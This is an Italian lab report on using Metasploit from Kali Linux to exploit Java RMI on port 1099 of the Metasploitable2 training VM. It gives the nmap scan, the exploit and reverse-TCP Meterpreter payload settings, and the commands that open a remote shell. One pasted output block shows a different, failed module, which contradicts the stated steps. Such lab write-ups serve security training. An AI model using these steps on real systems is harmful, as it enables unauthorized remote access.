Report: Utilizzo di Metasploit su Kali Linux per Sfruttare un Exploit Java-RMI sulla Porta 1099 di una Macchina Target (Metasploitable2)

Introduzione

Questo report descrive dettagliatamente il processo di utilizzo di Metasploit su una distribuzione Kali Linux per sfruttare un exploit Java-RMI sulla porta 1099 di una macchina target, Metasploitable2. L'obiettivo era ottenere l'accesso alla macchina target tramite una shell remota.

Fasi del Processo

1. Configurazione dell'Ambiente

1. Avvio di Kali Linux e Metasploitable2

- Avviare Kali Linux e la macchina virtuale Metasploitable2.


- Assicurarsi che entrambe le macchine siano nella stessa rete o configurare correttamente il networking per consentire la comunicazione.

2. Scansione delle Porte Aperte

1. Utilizzo di Nmap per Scansione delle Porte

- Eseguire una scansione delle porte sulla macchina target per identificare i servizi in esecuzione.

```
nmap -sV <192.168.11.112>
```



- Verificare che la porta 1099 sia aperta e in ascolto su Java RMI.

3. Avvio di Metasploit

1. Esecuzione di Metasploit

- Avviare il Metasploit Framework su Kali Linux.

bash

msfconsole

4. Ricerca dell'Exploit

1. Ricerca dell'Exploit RMI

- Cercare exploit disponibili per Java RMI.

search rmi

2. Selezione dell'Exploit

- Identificare l'exploit adatto, ad esempio `exploit/multi/misc/java_rmi_server`.

use exploit/multi/misc/java_rmi_server

5. Configurazione dell'Exploit

1. Impostazione dei Parametri dell'Exploit

- Configurare l'host remoto e la porta.

set RHOST <192.168.11.112>

set RPORT 1099

```
[*] Started reverse TCP handler on 192.168.11.111:4444
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (192.168.11.112:1099).
msf6 exploit(multi/browser/java_rmi_connection_impl) > show options

Module options (exploit/multi/browser/java_rmi_connection_impl):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.11.112   yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT  1099             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

2. Impostazione del Payload

- Scegliere un payload per ottenere una shell. Ad esempio, `java/meterpreter/reverse_tcp`.

set PAYLOAD java/meterpreter/reverse_tcp

set LHOST <I192.168.11.111>

set LPORT 4444

6. Esecuzione dell'Exploit

1. Lancio dell'Exploit

- Eseguire l'exploit.

exploit

7. Ottenimento della Shell

1. Accesso Tramite Shell


- Se l'exploit ha successo, verrà aperta una sessione Meterpreter.


meterpreter >

2. Verifica dell'Accesso

- Eseguire comandi sulla macchina target per verificare l'accesso.

meterpreter > ifconfig / route





Risultati

-Accesso Riuscito: L'exploit è stato eseguito con successo, e abbiamo ottenuto l'accesso alla shell Meterpreter sulla macchina target Metasploitable2.

-Verifica: Utilizzando comandi ifconfig, abbiamo confermato l'accesso remoto alla macchina target.